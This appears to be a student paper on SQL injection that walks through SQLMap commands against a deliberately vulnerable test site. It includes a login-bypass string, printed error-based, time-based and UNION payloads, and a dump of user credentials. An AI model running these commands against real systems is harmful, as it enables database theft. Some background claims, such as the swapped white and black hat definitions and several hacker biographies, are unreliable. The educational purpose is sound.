

Exploring Web Servers with SQL Injection – SQLMap and SQLNinja

SUMMARY

Several security flaws are constantly found in desktop and web systems, as well as on servers, leaving vulnerabilities for hackers to exploit with little effort. Some reasons for these failures include the lack of qualified professionals in data security within the company and the development of systems without proper code validation, which are tightly coupled to the database.

Because it involves database-related issues, it is vulnerable to attacks known as SQL injection. This type of attack executes SQL statements in an attempt to access confidential information.

There are several tools available to carry out such attacks, and understanding how they work is crucial for data security professionals to implement effective defenses against them.

1. MOTIVATION

Increasingly, websites are developed with little to no security in their code, and web servers are often unprotected against hacker invasions, making them easy targets for attackers looking to steal important company data. Conducting this work is crucial, as SQL injection is a widely used invasion technique among hackers. It encompasses knowledge of computer networks, social engineering, and databases.

2. OBJECTIVES

Demonstrate the effectiveness of testing tools in extracting information from the database using the SQL Injection technique.

3. SPECIFIC OBJECTIVES

To achieve the main objective, several specific objectives will be necessary, including:

- Identifying the intrusion capabilities of the tools in question;
- Developing a script to be used between the tools;
- Conducting a discussion on the results generated by the tools.

4. JUSTIFICATION

Currently, many companies do not invest in securing their data against attacks. According to McClure (2014), to effectively protect yourself from attacks, you must first understand how to conduct them.

To combat malicious hackers, it is essential to present the risks that an invasion could pose to the company and how extensive its data mining could be.

5. METHODOLOGY

The work will be carried out through practical activities on a web server using the SQLNinja and SQLMap vulnerability testing tools. The development methodology is divided into three stages: conducting a theoretical study of the concept of SQL Injection and related works, performing vulnerability tests on a server, and presenting the final results.

A dedicated web server will be created for SQL attacks to avoid compromising other servers directly accessible from the web, as this would also be illegal.

The results will be analyzed and presented in tables comparing the performance of each tool.

6. WORK STRUCTURE

This work is organized into seven chapters, with the first being the introduction. The second chapter presents concepts of information security and hacking. The third chapter discusses the Kali Linux operating system and the tools used in this work. The fourth chapter covers the methodology, including the installation and configuration of the SQLMap tool and the types of attacks employed. The fifth chapter contains the conclusions drawn throughout this work and suggestions for future research. Finally, the sixth chapter lists the references used in this study.

7. INFORMATION SECURITY

Security is a quality of systems that ensures the absence of unauthorized access to or manipulation of the system's state (Avizienis et al., 2004). We can define security as the assurance that information is protected from any unauthorized access, alteration, or disposal.

It does us little good to know methods of attacking and protecting a system or network if we do not understand the basic principles of information security” (Giavaroto; Santos, 2013, p. 31).

Information security is crucial for protecting information, ensuring business continuity, minimizing risks, and maximizing return on investment and business opportunities. This security is achieved through the implementation of a set of appropriate controls.

Within information systems, there are three basic priorities important for data security:

- **Reliability:** limiting access to data, meaning that only authorized individuals have access to information;
- **Integrity:** ensuring that information retains its original characteristics, guaranteeing that it will not be altered, corrupted, falsified, or stolen;
- **Availability:** ensuring that information is always accessible when needed.

Currently, with the advancement of technology and its peculiarities, these three basic priorities have additional complementary priorities, which are:

- **Authenticity:** verifies the identity claimed by a system entity;
- • **Consistency:** ensures that all file content is present in its databases, guaranteeing its existence;
- • **Access Control:** regulates access to information based on privileges;
- • **Isolation:** ensures that all content is protected from unauthorized changes, maintaining its integrity;
- • **Non-Repudiation:** ensures that no entity can deny its involvement in a transaction.

8. TYPES OF TESTS

Vulnerabilities are flaws in outdated or poorly developed systems that allow hackers to access their content. Vulnerability tests aim to ensure the security and functionality of applications as specified, instilling confidence in the software. These tests evaluate all illegal access attempts, searching for possible vulnerabilities in the application's security.

Testing techniques are divided into two types: White Box Testing and Black Box Testing, which together increase the chances of discovering errors in the application and reduce the risk of vulnerabilities.

White Box Testing, or Clear Box Testing, examines the internal structure of the system. Its purpose is to verify whether the developed software is internally structured as specified. This

involves analyzing the source code to isolate functions or actions. Flaws such as SQL Injection can be detected by scanning the source code to find data inputs that pass directly to the database, allowing hackers to manipulate data and execute unintended commands.

Black Box Testing, on the other hand, focuses on the external functionality of the application. It verifies that the implementation meets the specified functional requirements. This technique has the advantage of detecting vulnerabilities that may not be identified through white box testing, such as web server configurations or middleware failures.

Feature	Type of Analysis	
	Static (White Box)	Dynamics (Black Box)
Time of execution automated to one medium application	15 minutes (for about 100 thousand lines of code)	60 minutes (for around 200 URLs)
Test coverage (vulnerability type)	Only vulnerabilities in the code	Any vulnerabilities already application including: code, components of third parties, application infrastructure, etc.
Step of cycle of development	Coding – once a piece of code is produced, it can now be tested.	Testing – normally dynamic analysis begins to be performed together with application integration tests.
Interpretation of the Results	It can generate a high volume of vulnerabilities that need to be analyzed under the supervision of a developer who knows the application.	The vulnerabilities found are easily demonstrated.

9. TYPES OF HACKERS

The term "hacker" was originally used to refer to anyone who was an expert in a specific area, regardless of the subject, even if they had no relation to information technology. The word "hacker" derives from the English word "hack," which means to cut, chop, or shred. Starting in the 1950s, "hack" began to refer to modifications made to machines, particularly by a group called the Tech Model Railroad Club, which made innovative modifications to electronic relays. Over the years, this term expanded to include computer programming, gaining prominence

at MIT (Massachusetts Institute of Technology) and in other parts of the world.

The first MIT hackers established seven fundamental principles, which continue to be followed by thousands of people today. The principles are:

- **Access to computers must be total and unlimited;**
- **All information must be free and available to everyone;**
- **Every hacker has a duty to share their knowledge with the community and beyond;**
- **Economies must be decentralized, and authorities should be discredited;**
- **Hackers should be judged by their hacking capabilities, not by any other discriminatory criteria;**
- **Art and beauty can be created through a computer;**
- **Computers can change lives for the better.**

Currently, we can observe the relationship between these seven principles and what is happening in the 21st century. However, there are hackers who use their skills for criminal purposes, disregarding hacker ethics.

Hackers are often hired to test the security of systems. They attempt to penetrate these systems to identify vulnerabilities, improve security measures, and protect against future attacks. In professional terms, hackers also possess the ability to persuade individuals to share information that would typically be

confidential. Some company leaders hire hackers as regular employees to conduct internal tests. These professionals use social engineering to obtain confidential information without the victim even realizing what has happened, thanks to their persuasive skills.

Social engineering is highly efficient and powerful, as it combines three areas of knowledge: science, art, and psychology (Batista, 2015). It involves gaining access to confidential information or critical areas through the skill of persuasion. This technique exploits a lack of training regarding the company's privacy policies, relying on individuals to disclose information they may not consider significant.

Many activities carried out by hackers are illegal, which can lead to prosecution and prison sentences. These individuals are known as crackers. They act against the fundamental principles mentioned above by illegally breaking into computers and systems. In short, hackers use their knowledge to improve and modify hardware and software, while they do not invade a system with the intention of causing damage. Crackers, on the other hand, breach security systems.

For years, several hackers and crackers have contributed to the advancement of information security in various ways. Many, drawing from their own experiences, developed tools and wrote books that have been instrumental in shaping the security concepts we have today and in the development of tools that help

us protect applications more effectively. Some of these hackers and crackers deserve mention for general knowledge:

- **Albert Gonzalez:** Worked for the United States Secret Service but chose a criminal path, obtaining around 130 million credit card numbers. He was sentenced to more than 20 years in prison.
- **Kevin Mitnick:** The most famous hacker in history, he authored books on hacking techniques and was the subject of a film about his life. He evaded the FBI and became one of the most wanted individuals on the internet; he was arrested and released five years later after paying bail.
- **Konrad Zuse:** One of the first hackers in history, he developed the "Turing-complete," the first fully programmable computer.
- **Raphael Gray:** Noted as one of the greatest crackers in the world, he stole over 23,000 credit card numbers, with one of his victims being Bill Gates. He was sentenced to 19 years in prison.

10. WRITE HAT

In the SEO universe, White Hat techniques adhere to best practices in accordance with search engine guidelines. Typically, sites that use these techniques may take some time to achieve visibility in search results, but they are not at risk of being banned or losing their ranking. They utilize tools that do not violate search engine rules and employ smart strategies to succeed without the risk of penalties.

White Hat hackers are individuals who use their knowledge to gain unauthorized access to systems (Wilhelm, 2009). Professionals in this field are usually information security

specialists who work for companies to identify vulnerabilities in their systems.

11. BLACK HAT

Individuals who aim to achieve their objectives without authorization from companies, organizations, or responsible parties are often referred to as malicious actors. In SEO, they are those who employ techniques outside of guidelines, seeking vulnerabilities in websites, manipulating algorithms, and influencing search results. The discovery of these techniques can lead to sites being permanently banned from the digital realm or having their rankings significantly lowered as a penalty.

Black Hat hackers operate in a professional context, with defined working hours and costs outlined in formal contracts, aiming to improve security or identify vulnerabilities in systems (Wilhelm, 2009). Malicious hackers exploit these vulnerabilities to obtain sensitive user data, such as passwords, personal information, and banking details.

12. GRAY HAT

There is a middle ground between Black Hat and White Hat practices. The duration and frequency of the technique's use on a site are taken into account. For example, if a technique is used for an extended period, it is considered Black Hat. If it is used occasionally and for a short time, it is classified as Gray Hat.

According to Kimberly (2010), a third category is introduced: Gray Hats, who operate as both hackers and crackers depending on the situation. They exist on the dividing line between “good and evil.” When a Gray Hat discovers a vulnerability in a system, they may choose not to inform the company about it, and they can disclose the data entered without committing a crime. In this way, a Gray Hat neither commits a crime like a White Hat nor reports the company like a Black Hat.

13. KALI LINUX

Released on March 13, 2013, by the Offensive Security team, Kali Linux is a Debian-based distribution focused on intrusion testing and security audits. A more comprehensive version of BackTrack Linux, it includes over 300 native tools for brute force testing, penetration testing, forensics, reverse engineering, and more (Kali Linux, 2017).

The advantages of using the Kali Linux operating system for testing include ease of installation allowing it to be installed as a primary system, on a removable device, or in a virtual machine as well as its stability and customization options. It is available in both x32 and x64 architectures and features a free Git repository, among other benefits.

This work will present two of the tools available in Kali Linux: SQLMap and SQLNinja, which are used to analyze vulnerabilities in database systems.


14. SQL INJECTION

SQL Injection, or fault injection, is a technique used to maliciously exploit web applications through SQL statements. This type of attack executes data manipulation or data definition commands (Silva, Suellen de Castro Gomes, 2012), thereby accessing the server where only the application has permission. This technique directly attacks the database server through the available URL.

The Kali Linux distribution provides numerous tools for these types of attacks, such as BBQSQL, Doona, Inguma, and jSQL. To protect a system from SQL Injection attacks, it is essential to understand how these attacks are executed. To illustrate this, one of the tools used for such attacks will be presented.

SQL Injection is considered a high-performance attack. The table below shows the efficiency percentage of different types of attacks, with SQL Injection reaching a 23% mark.

Vulnerabilities by Type - High Severity



What makes this type of attack efficient is that applications accept inappropriate parameters that can access the database via SQL commands that always return true. There are various parameters used in this attack. For example, the SQL command:

```
sql
```

[Copiar código](#)

```
SELECT * FROM tableUser WHERE name='userfield' AND password='passwordfield'
```

can be represented by the following valid command:

sql

 Copiar código

```
SELECT * FROM usuario WHERE login='joao@email.com' AND senha='' OR '1'='1'
```

The parameter `' ' OR '1'='1'` makes the condition true, regardless of the username and password provided, allowing unauthorized access to the database.

15. SQLMAP

SQLMap is an open-source tool developed in Python (Python Software Foundation, 2012) that operates in text mode, automating the SQL Injection fault detection process.

This tool aims to assess database security by using a web page and a set of variables as parameters to determine whether the database is vulnerable to SQL Injection attacks (Guimarães, BDA, and Stampar, M., 2011).

Once a potential vulnerability is identified on the server, the tool begins by detecting the database management system (DBMS). It then performs a brute-force password attack (exhaustive testing of possible passwords), lists the tables and columns, explores the table data, and executes SQL/DML/DDI commands. To run the main SQLMap interface, use the command: `python sqlmap.py`. Test commands will be presented in the following chapters.

16. SQLNINJA

SQLNinja is a vulnerability testing tool for web applications that use SQL Injection with Microsoft SQL Server as the backend. It

was developed in Perl and is licensed under GPLv2 (Icesurfer, 2008). This tool establishes a remote connection to the database server and automates the data acquisition process when a vulnerability is detected, even in hostile server environments.

17. METHODOLOGY

In this demonstration, a web application developed in PHP will be used. This website is specifically designed to be vulnerable to SQL Injection, making any type of unauthorized access possible.

18. SQLMAP INSTALLATION AND CONFIGURATION

The operating system used for this test comes preconfigured with SQLMAP directives. However, for other GNU/Linux-based operating systems, such as Ubuntu, Xubuntu, Lubuntu, and Debian, the installation and command-line configuration of the SQLMAP tool will be demonstrated.

The complete tool, along with all documentation, user manuals, and frequently asked questions, can be cloned from the Git repository below:

```
bash Copiar código  
  
# git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
```

It is also possible to install and use SQLMAP in Windows environments. To do this, you will need to download Python, the programming language used to develop the tool. Simply access the link below and run the .exe file:

Download Python: <https://www.python.org/downloads/>

Then, download the .zip package from the SQLMAP website. After downloading, extract the files to an easily accessible folder, such as your desktop. To execute SQLMAP commands, open CMD with administrator permissions and navigate to the folder where `sqlmap.py` is saved. You can then run the tool's standard commands.

Command:

```
bash Copiar código  
  
# sqlmap -u www.testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

-u: parameter used to specify the URL

--dbs: option used to list all databases in the server

This command allows SQLMap to identify the databases. In this example, the `acuart` database and `information_schema` were detected.

```
root@kali: ~  
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda  
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: cat=1 AND (SELECT 6309 FROM(SELECT COUNT(*),CONCAT(0x716a7a7871,(SELECT (ELT(6309=6309,1))),0x7170766b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)  
  
Type: AND/OR time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind  
Payload: cat=1 AND SLEEP(5)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 11 columns  
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x716a7a7871,0x71545a4262654355767452684e7a4e5064764a4b427354767049574f77564a6c546d545772755847,0x7170766b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- 0skx  
---  
[21:16:21] [INFO] the back-end DBMS is MySQL  
web application technology: Nginx, PHP 5.3.10  
back-end DBMS: MySQL >= 5.0  
[21:16:21] [INFO] fetching database names  
available databases [2]:  
[*] acuart  
[*] information_schema  
  
[21:16:22] [INFO] fetched data logged to text files under '/root/.sqlmap/output/testphp.vulnweb.com'  
  
[*] shutting down at 21:16:22  
root@kali:~#
```

Command:

```
bash Copiar código

sqlmap -u www.testphp.vulnweb.com/listproducts.php?cat=1 --dbs -D acuart --tables
```

- -D: specifies which database will be used
- --tables: lists the tables in the specified database

In this step, all tables in the acuart database will be listed.

```
root@kali: ~
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x716a7a7871,0x71545a42626543557
67452684e7a4e5064764a4b427354767049574f77564a6c546d545772755847,0x7170766b71),NU
LL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- Oskx
---
[21:19:51] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0
[21:19:51] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured|
| guestbook|
| pictures|
| products|
| users   |
+-----+

[21:19:51] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
testphp.vulnweb.com'

[*] shutting down at 21:19:51
root@kali:~#
```

Command:

```
bash Copiar código

sqlmap -u www.testphp.vulnweb.com/listproducts.php?cat=1 --dbs -D acuart -T users --columns
```

- --columns: lists the columns in the specified table

In this step, all columns from the users table will be listed.

```
root@kali: ~  
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda  
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x716a7a7871,0x71545a42626543557  
67452684e7a4e5064764a4b427354767049574f77564a6c546d545772755847,0x7170766b71),NU  
LL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- 0skx  
[21:20:42] [INFO] the back-end DBMS is MySQL  
web application technology: Nginx, PHP 5.3.10  
back-end DBMS: MySQL >= 5.0  
[21:20:42] [INFO] fetching columns for table 'users' in database 'acuart'  
Database: acuart  
Table: users  
[8 columns]  
+-----+  
| Column | Type  
+-----+  
| address | mediumtext  
| cart    | varchar(100)  
| cc       | varchar(100)  
| email    | varchar(100)  
| name     | varchar(100)  
| pass     | varchar(100)  
| phone    | varchar(100)  
| uname    | varchar(100)  
+-----+  
[21:20:43] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
testphp.vulnweb.com'  
[*] shutting down at 21:20:43  
root@kali:~#
```

Command:


```
sqlmap -u www.testphp.vulnweb.com/listproducts.php?cat=1 --dbs -D  
acuart -T users -C 'email, pass, name, uname' --dump
```

- --dump: used to display the contents of the specified columns


In this command, the contents of the email, pass, name, and uname columns from the users table will be shown.

```
root@kali: ~  
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda  
| <blank> | <blank> | <blank> | <blank> |  
| <blank> | <blank> | <blank> | <blank> |  
| <blank> | <blank> | <blank> | <blank> |  
+-----+  
[00:41:44] [INFO] table 'acuart.categ' dumped to CSV file '/root/.sqlmap/output/  
testphp.vulnweb.com/dump/acuart/categ.csv'  
[00:41:44] [INFO] fetching entries of column(s) 'email, name, pass, uname' for t  
able 'users' in database 'acuart'  
[00:41:45] [INFO] analyzing table dump for possible password hashes  
Database: acuart  
Table: users  
[1 entry]  
+-----+  
| email | pass | name | uname |  
+-----+  
| email@email.com | test | John Smith | test |  
+-----+  
[00:41:45] [INFO] table 'acuart.users' dumped to CSV file '/root/.sqlmap/output/  
testphp.vulnweb.com/dump/acuart/users.csv'  
[00:41:45] [INFO] fetching entries of column(s) 'email, name, pass, uname' for t  
able 'carts' in database 'acuart'  
[00:41:45] [INFO] fetching number of column(s) 'email, name, pass, uname' entrie  
s for table 'carts' in database 'acuart'  
[00:41:45] [INFO] resumed: 0  
[00:41:45] [WARNING] table 'carts' in database 'acuart' appears to be empty  
Database: acuart  
Table: carts  
[0 entries]
```

As a result, information from only one registered user was displayed. Shortly after, a test was conducted to verify whether the displayed information was accurate. On the login screen, the username “Username = 'test'” and the password “Password = 'test'” were entered.



Shortly after, the user was successfully logged into the system.



19. CONCLUSION

SQLMAP is indeed a powerful tool, even though the tests were conducted without any implemented security. However, when it comes to attacks on real servers, it often yields similar results as the tests. The interface provides all the important information about what is happening during the attack and offers tips for improving the script if the intrusion is unsuccessful.

It is evident that SQL Injection is effective and can cause significant losses to companies that do not develop applications with proper user privilege management and invest adequately in professionals and security tools. With the advancement of technology and computer networks, studying vulnerabilities is

crucial to understanding the dangers of exposing our applications on the internet without thorough vulnerability analysis. This also highlights the importance of recognizing different types of hackers and understanding who is who in the technological landscape.

The use of Kali Linux was vital for the testing environment of this work, as it includes all the necessary tools for native testing within the operating system itself, significantly reducing the time spent on installing and configuring the environment on another system. SQLMAP and SQLNINJA were chosen for their ease of use and recognition in the current hacking community.

This work has been instrumental in enhancing the understanding of operating systems and their tools, the various types of hackers, and the risks posed by malicious hackers. It also contributes to the study of computer architecture, networks, virtualization environments, and code analysis. Even more importantly, it has helped shape my career path after college, as this is a field poised for significant growth, with a shortage of trained professionals.

There is still much to study about vulnerabilities, as this area continues to evolve rapidly, with new tools and attack methods emerging daily. It is hoped that this work will inspire further research into vulnerabilities and the study of the SQL Injection technique, leading to new ideas regarding vulnerability analysis concepts and tools.